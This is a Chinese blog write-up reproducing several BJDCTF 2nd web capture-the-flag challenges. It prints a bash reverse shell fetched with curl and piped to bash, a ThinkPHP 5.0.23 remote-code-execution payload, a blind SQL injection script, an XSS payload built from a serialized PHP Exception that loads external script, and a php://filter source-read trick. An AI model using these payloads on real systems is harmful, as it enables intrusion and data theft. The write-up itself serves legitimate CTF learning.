

BJDCTF 2nd(WEB复现)

原创

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2 篇文章 0 订阅

订阅专栏

记录一下, 以后忘记了还能看看

fake google-飞机票

duangShell

- [.index.php.swp源码泄露](#)

一进去提示我们: `how can i give you source code? .swp?!`, 获取源码后, 利用vim再把它改回去就行, 直接打开会乱码: `vim -r index.php.swp` 恢复。

```
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>give me a girl</title>
</head>
<body>
  <center><h1>珍爱网 </h1></center>
</body>
</html>
<?php
error_reporting(0);
echo "how can i give you source code? .swp?!". "<br>";
if (!isset($_POST['girl_friend'])) {
  die("where is P3rh4ps's girl friend ???");
} else {
  $girl = $_POST['girl_friend'];
  if (preg_match('/\>|\\\|', $girl)) {
    die('just girl');
  } else if (preg_match('/ls|phpinfo|cat|\%|\^|\~|base64|xxd|echo|\/$/i', $girl)) {
    echo "<img src='img/p3_need_beautiful_gf.png' <!-- He is p3 -->";
  } else {
    //duangShell~~~~
    exec($girl);
  }
}
}

~
~
~
https://blog.csdn.net/ChenZIDu 15/1 全部
```

因为exec()无回显，而且没有禁curl。所以可以反弹shell~~

- 先查看ip地址 `ifconfig`

```
root@87d06ea073ed:/var/www/html# ifconfig
eth0      Link encap:Ethernet  HWaddr 02:42:ae:01:91:eb
          inet addr:174.1.145.235  Bcast:174.255.255.255  Mask:255.0.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1450  Metric:1
          RX packets:6868 errors:0 dropped:0 overruns:0 frame:0
          TX packets:5677 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:687314 (687.3 KB)  TX bytes:684141 (684.1 KB)


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:54 errors:0 dropped:0 overruns:0 frame:0
          TX packets:54 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6900 (6.9 KB)  TX bytes:6900 (6.9 KB)
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```

- 进入/var/www/html写一个txt文件。

```
root@87d06ea073ed:/var/www/html# vim b.txt
root@87d06ea073ed:/var/www/html# cat b.txt
bash -i >& /dev/tcp/174.1.145.235/1234 0>&1
root@87d06ea073ed:/var/www/html#
```

- `bash -i >& /dev/tcp/ip/port 0>&1` ip就是本地ip,端口随便写一个
- 监听端口1234

- `nc -lvp 1234`
- 再post一个girlfriend的值
- `girl_friend=curl 174.1.145.235/b.txt|bash`



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```
bash -l -> /dev/tcp/174.1.145.235/1234 0>01
root@87d06ea073ed:/var/www/html# nc -lvp 1234
listening on [any] 1234 ...
connect to [174.1.145.235] from 1069-a39ec798-5c66-4862-9d4d-f05002605e87.1.whn0caqwgejmjj78hkymz37bu.d
swarm [174.1.145.165] 34166
bash: cannot set terminal process group (167): Not a tty
bash: no job control in this shell
bash-4.4$ █
```

- 直接cat /flag是不会出来的
- `grep -r "flag{" /etc`

```
grep -r "flag{" /etc
grep: /etc/crontabs/root: Permission denied
grep: /etc/shadow: Permission denied
/etc/demo/P3rh4ps/love/you/flag:flag{81534aec-7848-4a42-bef6-890656d09495}
grep: /etc/mysql/my.cnf: Permission denied
grep: /etc/shadow-: Permission denied
bash-4.4$ █
```

old-hack

题目是thinkphp5,拿通用thinkphp5的payload打了下, 然后发现版本5.0.23

ThinkPHP Constants

APP_PATH	/var/www/html/public/../application/
THINK_VERSION	5.0.23
THINK_START_TIME	1585382831.5982
THINK_START_MEM	268952
EXT	.php
DS	/
THINK_PATH	/var/www/html/thinkphp/
LIB_PATH	/var/www/html/thinkphp/library/
CORE_PATH	/var/www/html/thinkphp/library/think/
TRAIT_PATH	/var/www/html/thinkphp/library/traits/
ROOT_PATH	/var/www/html/
EXTEND_PATH	/var/www/html/extend/
VENDOR_PATH	/var/www/html/vendor/
RUNTIME_PATH	/var/www/html/runtime/
LOG_PATH	/var/www/html/runtime/log/
CACHE_PATH	/var/www/html/runtime/cache/
TEMP_PATH	/var/www/html/runtime/temp/
CONF_PATH	/var/www/html/public/../application/
CONF_EXT	.php
ENV_PREFIX	PHP_
IS_CLI	false
IS_WIN	false

[ThinkPHP V5.0.23](#) { 十年磨一剑-为API开发设计的高性能框架 }

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然后拿5.0.23打了下，没看到flag，还以为我没打通,结果在最上面。。

flag{b8a25e2d-fc85-48a2-b746-0727c51afb57}

[2] `ErrorException` in Request.php line 1088

`system(): Cannot execute a blank command`

```
1079.     * @param array $filters 过滤方法+默认值
1080.     * @return mixed
1081.     */
1082.     private function filterValue(&$value, $key, $filters)
1083.     {
1084.         $default = array_pop($filters);
1085.         foreach ($filters as $filter) {
1086.             if (is_callable($filter)) {
1087.                 // 调用函数或者方法过滤
1088.                 $value = call_user_func($filter, $value);
1089.             } elseif (is_scalar($value)) {
1090.                 if (false !== strpos($filter, '/')) {
1091.                     // 正则过滤
1092.                     if (!preg_match($filter, $value)) {
```

Encryption ▾ Encoding ▾ SQL ▾ XSS ▾ Other ▾

Load URL Split URL Execute

Post data Referer User Agent Cookies Clear All

`_method=__construct&filter[]=system&method=get&server[REQUEST_METHOD]=cat /flag`

`/index.php?s=captcha`

`_method=__construct&filter[]=system&method=get&server[REQUEST_METHOD]=cat /flag`

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简单注入

hint.txt有语句提示: `select * from users where username='$_POST["username"]' and password='$_POST["password"]';`
对sql的注入还不太了解，放一下大师傅的二分注入

```

import requests
import time

url = "http://523c9df3-1d44-44e8-bcc5-2a8ad35c3ff4.node3.buuoj.cn/"
temp = {}
password = ""
for i in range(1,1000):
    time.sleep(0.06)
    low = 32
    high =128
    mid = (low+high)//2
    while(low<high):
        payload = '^ (ascii(substr((password),%d,1))>%d)#' % (i,mid)
        temp={"username":"admin\\","password": payload}
        r = requests.post(url,data=temp)
        print(low,high,mid,":")
        if "P3rh4ps" in r.text:
            low = mid+1
        else:
            high = mid
        mid =(low+high)//2
    if(mid ==32 or mid ==127):
        break
    password +=chr(mid)
    print(password)

print("password=",password)

```

二分注入还是快的==

XSS之光

dirb扫一下，发现有git漏洞

反序列化之PHP原生类的利用

也是第一次接触到反序列化原生类

利用buu里面自带的内网xss，搞得。

```

<?php
$a = new Exception("<script src=http://xss.buuoj.cn/bL6BFw</script>");
echo urlencode(serialize($a));
序列化:
O%3A9%3A%22Exception%22%3A7%3A%7Bs%3A10%3A%22%00%2A%00message%22%3Bs%3A48%3A%22%3Cscript+src%3Dhttp%3A%2F%2Fxs
.
buuoj.cn%2FbL6BFw%3E%3C%2Fscript%3E%22%3Bs%3A17%3A%22%00Exception%00string%22%3Bs%3A0%3A%22%22%3Bs%3A7%3A%22%00%
2A%00code%22%3Bi%3A0%3Bs%3A7%3A%22%00%2A%00file%22%3Bs%3A18%3A%22%2Fusercode%2Ffile.php%22%3Bs%3A7%3A%22%00%2A%0
0line%22%3Bi%3A3%3Bs%3A16%3A%22%00Exception%00trace%22%3Ba%3A0%3A%7B%7Ds%3A19%3A%22%00Exception%00previous%22%3B
N%3B%7D

```

```
HTTP/1.1 200 OK
Server: openresty
Date: Tue, 31 Mar 2020 15:58:34 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 132
Connection: close
Set-Cookie: yds=flag%7Bbae897af-8b02-4096-9150-13160bd54d5b%7D%0A
X-Powered-By: PHP/5.6.40
```

```
exception 'Exception' with message '<script src=http://xss.buuoj.cn/bL6BFw></script>' in
/usercode/file.php:3
Stack trace:
#0 {main}
```

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假猪套天下第一

抓包请求下发现L0g1n.php。

然后套娃：

headers信息

```
改cookie时间
Client-ip:127.0.0.1 //这里XFF用不了
Referer:gem-love.com //来源地址
User-Agent:Commodore 64 //使用的系统
from:root@gem-love.com //请求方邮箱
via:y1ng.vip //请求方代理
```

文件探测

一贯尿性==。header里面有信息,提示了home.php,robots里还提示了admin.php,但是只允许本地访问。
home.php里可以用伪协议读取system.php的源码,如果输入了其他的后头会拼接.fxxkyou!

only 127.0.0.1 can access! You know what I mean right?
your ip address is 174.0.222.75

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```
home.php?file=php://filter/read=convert.base64-encode/resource=system
```

base64解密后得到源码,代码审计

system.php


```

<?php
error_reporting(0);
session_start();
$flag = 'flag{s1mpl3_SSRF_@nd_spr1ntf}'; //fake

function aesEn($data, $key){
    $method = 'AES-128-CBC';
    $iv = md5($_SERVER['REMOTE_ADDR'],true);
    return base64_encode(openssl_encrypt($data, $method,$key, OPENSSSL_RAW_DATA , $iv));
}

function Check(){
    if (isset($_COOKIE['your_ip_address']) && $_COOKIE['your_ip_address'] === md5($_SERVER['REMOTE_ADDR']) && $_COOKIE['y1ng'] === sha1(md5('y1ng'))){
        return true;
    } else {
        return false;
    }
}

if ( $_SERVER['REMOTE_ADDR'] == "127.0.0.1" ) { //检查是否是本地
    highlight_file(__FILE__);
} else {
    echo "<head><title>403 Forbidden</title></head><body bgcolor=black><center><font size='10px' color=white><br>only 127.0.0.1 can access! You know what I mean right?<br>your ip address is " . $_SERVER['REMOTE_ADDR'];
}

$_SESSION['user'] = md5($_SERVER['REMOTE_ADDR']);
if (isset($_GET['decrypt'])) {
    $decr = $_GET['decrypt'];
    if (Check()){ //检查cookie
        $data = $_SESSION['secret'];
        include 'flag_2s1n2nd1n2k1n1ksnf.php';
        $cipher = aesEn($data, 'y1ng'); //调用aesEn
        if ($decr === $cipher){
            echo WHAT_YOU_WANT;
        } else {
            die('爬');
        }
    } else{
        header("Refresh:0.1;url=index.php");
    }
}
else {
    //I heard you can break PHP mt_rand seed
    mt_srand(rand(0,9999999));
    $length = mt_rand(40,80);
    $_SESSION['secret'] = bin2hex(random_bytes($length));
}
}

```

只要完成前面的if，所以要check()成立，并且`\$decr=== \$cipher`

\$cipher = aesEn(\$data, 'y1ng'); 只要令他返回的值相等就行

cookie访问之前的页面就会自动获取了 `` function Check(){ if (isset(\$_COOKIE['your_ip_address']) && \$_COOKIE['your_ip_address'] === md5(\$_SERVER['REMOTE_ADDR']) && \$_COOKIE['y1ng'] === sha1(md5('y1ng')) return true; else return false; } ``

`$_SERVER['REMOTE_ADDR']` 就是前面得174.0.222.75.


```
function aesEn($data, $key){
    $method = 'AES-128-CBC';
    $iv = md5($_SERVER['REMOTE_ADDR'],true);
    return base64_encode(openssl_encrypt($data, $method,$key, OPENSSSL_RAW_DATA , $iv));
}
```

```
function aesEn($data, $key)
{
    $method = 'AES-128-CBC';
    $iv = md5('174.0.222.75', true);
    return base64_encode(openssl_encrypt($data, $method,$key, OPENSSSL_RAW_DATA , $iv));
}

$cipher = aesEn('NULL', 'y1ng');
echo urlencode($cipher); //70klfZeYC+WlC045CcKhtg== 要将最后的值转码
```

如果运行的时候报**Call to undefined function openssl_encrypt()**错，在php.ini搜索下 `extension=php_openssl.dll` 去掉前面得分号即可。或者直接在线运行代码。

only 127.0.0.1 can access! You know
what I mean right?
your ip address is
174.0.222.75flag{2cd9264f-c18e-
44f7-a9b4-f5fe60718b9c}



EasyAspDotNet

赵师傅的题真顶。

了解可以看这篇文章：[如何借助ViewState在ASP.NET中实现反序列化漏洞利用](#)

攻击的文章：[玩转 ASP.NET VIEWSTATE 反序列化攻击、建立無檔案後門](#)

进去之后发现图片路径：`path=4.gif`，看到别的大佬说有文件包含，读取web.config文件。

一个个试直到：`path=../../web.config`

发现被当作图片读取，curl下载。



如果用brup注意__VIEWSTATE参数的编码问题

The screenshot shows a web browser's developer tools interface. At the top, a POST request is selected for the URL `http://65b7c96b-2005-4b6b-ba0f-485176af77c7.node3.buuoj.cn`. The 'Body' tab is active, showing the request body in raw format: `flag{2fd908d4-8c3b-454f-b13b-59bd79a47cde}`. The 'Params' tab shows two parameters: `cmd` with value `type c:\fl@g_glzjin_still_w@nts_a_girl_friend.txt` and `__VIEWSTATE` with value `/wEy7EoAAQAAAP/////8BAAAAAAAAAAwCAAA...`. The response status is 200 OK, with a time of 223ms and a size of 279 B.

拖了好多天，终于复现完了，明天可以做别的事情了~~~~

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参考

[BJDCTF 2nd EasyAspDotNet WriteUp](#)

[第二届BJDCTF 2020 全部WEB题目 Writeup](#)

[Konmu](#)

[玩轉 ASP.NET VIEWSTATE 反序列化攻擊、建立無檔案後門](#)

[如何借助ViewState在ASP.NET中实现反序列化漏洞利用](#)

[headers信息](#)